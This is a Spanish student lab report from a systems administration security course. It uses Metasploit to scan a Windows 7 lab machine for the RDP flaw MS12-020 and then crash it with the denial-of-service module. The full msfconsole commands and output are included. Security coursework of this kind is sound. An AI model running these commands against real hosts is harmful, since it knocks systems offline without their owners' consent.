METASPLOIT 1

C.E.S ACADEMIA LOPE DE VEGA

CFGS: 2º Administración de Sistemas Informáticos en Red

Curso: 2017/2018

Asignatura: Seguridad y Alta Disponibilidad


Prof. Miguel Angel González

Autor: Rafael Osuna Ventura

Rafael Osuna Ventura
2ºASIR

Antes de empezar necesitamos dos máquinas, una con kali Linux y otra con Windows 7. En esta última necesitaremos deshabilitar el firewall y habilitar el escritorio remoto.

Ahora vamos a comprobar que existe conexión entre las dos máquinas realizando un ping. Y cuando veamos que existe conexión realizaremos un “nmap” para ver la versión del protocolo de cada puerto para buscar una posible vulnerabilidad.



Al ver los puertos observamos que hay uno abierto y coincide con el de escritorio remoto de nuestra máquina de win7. Procedemos a buscar información sobre este:

Vulnerability Details : CVE-2012-0002 (2 Metasploit modules)

The Remote Desktop Protocol (RDP) implementation in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 SP1, and Windows 7 Gold and SP1 does not properly process packets in memory, which allows remote attackers to execute arbitrary code by sending crafted RDP packets triggering access to an object that (1) was not properly initialized or (2) is deleted, aka "Remote Desktop Protocol Vulnerability."

Publish Date : 2012-03-13 Last Update Date : 2017-09-18

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	94

– Related OVAL Definitions

Ya sabes que vulnerabilidad es, si la buscamos en el soporte de Microsoft encontramos toda la información necesaria para explotar la vulnerabilidad.

Desde la máquina de kali Linux ejecutamos metasploit y buscamos la vulnerabilidad.

```
msf > search ms12-020

Matching Modules
================

   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  MS12-020 Microsof
t Remote Desktop Use-After-Free DoS
   auxiliary/scanner/rdp/ms12_020_check                               normal  MS12-020 Microsof
t Remote Desktop Checker
```

Ahora vamos a comprobar que la vulnerabilidad funciona. Primero introducimos el comando “use auxiliary/scaner/rdp/ms12_020_check”, luego añadimos la dirección ip de la víctima en RHOSTS y comprobamos que se haya cambiado correctamente. Finalmente lo ejecutamos y vemos que el objetivo es vulnerable.

```
msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    3389             yes       Remote port running RDP (TCP)
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(ms12_020_check) > set RHOSTS 172.16.0.124
RHOSTS => 172.16.0.124
msf auxiliary(ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   172.16.0.124     yes       The target address range or CIDR identifier
   RPORT    3389             yes       Remote port running RDP (TCP)
   THREADS  1                yes       The number of concurrent threads
```

```
msf auxiliary(ms12_020_check) > run

[+] 172.16.0.124:3389     - 172.16.0.124:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) >
```

Ya sabemos que es vulnerable asique procedemos a realizar una denegación de servicio a nuestra máquina de windows7. Para ello utilizamos el comando “use auxiliary/dos/windows/rdp/ms12_020_maxchannelidbs”, añadimos una dirección ip a RHOSTS y lo ejecutamos.

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > set RHOST 172.16.0.124
RHOST => 172.16.0.124
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  172.16.0.124     yes       The target address
   RPORT  3389             yes       The target port (TCP)

msf auxiliary(ms12_020_maxchannelids) > run

[*] 172.16.0.124:3389 - 172.16.0.124:3389 - Sending MS12-020 Microsoft Remote Desktop Use
-After-Free DoS
[*] 172.16.0.124:3389 - 172.16.0.124:3389 - 210 bytes sent
[*] 172.16.0.124:3389 - 172.16.0.124:3389 - Checking RDP status...
[+] 172.16.0.124:3389 - 172.16.0.124:3389 seems down
[*] Auxiliary module execution completed
```

Una vez ejecutado, aparecerá un pantallazo azul en la máquina de Windows 7 y se reiniciará automáticamente.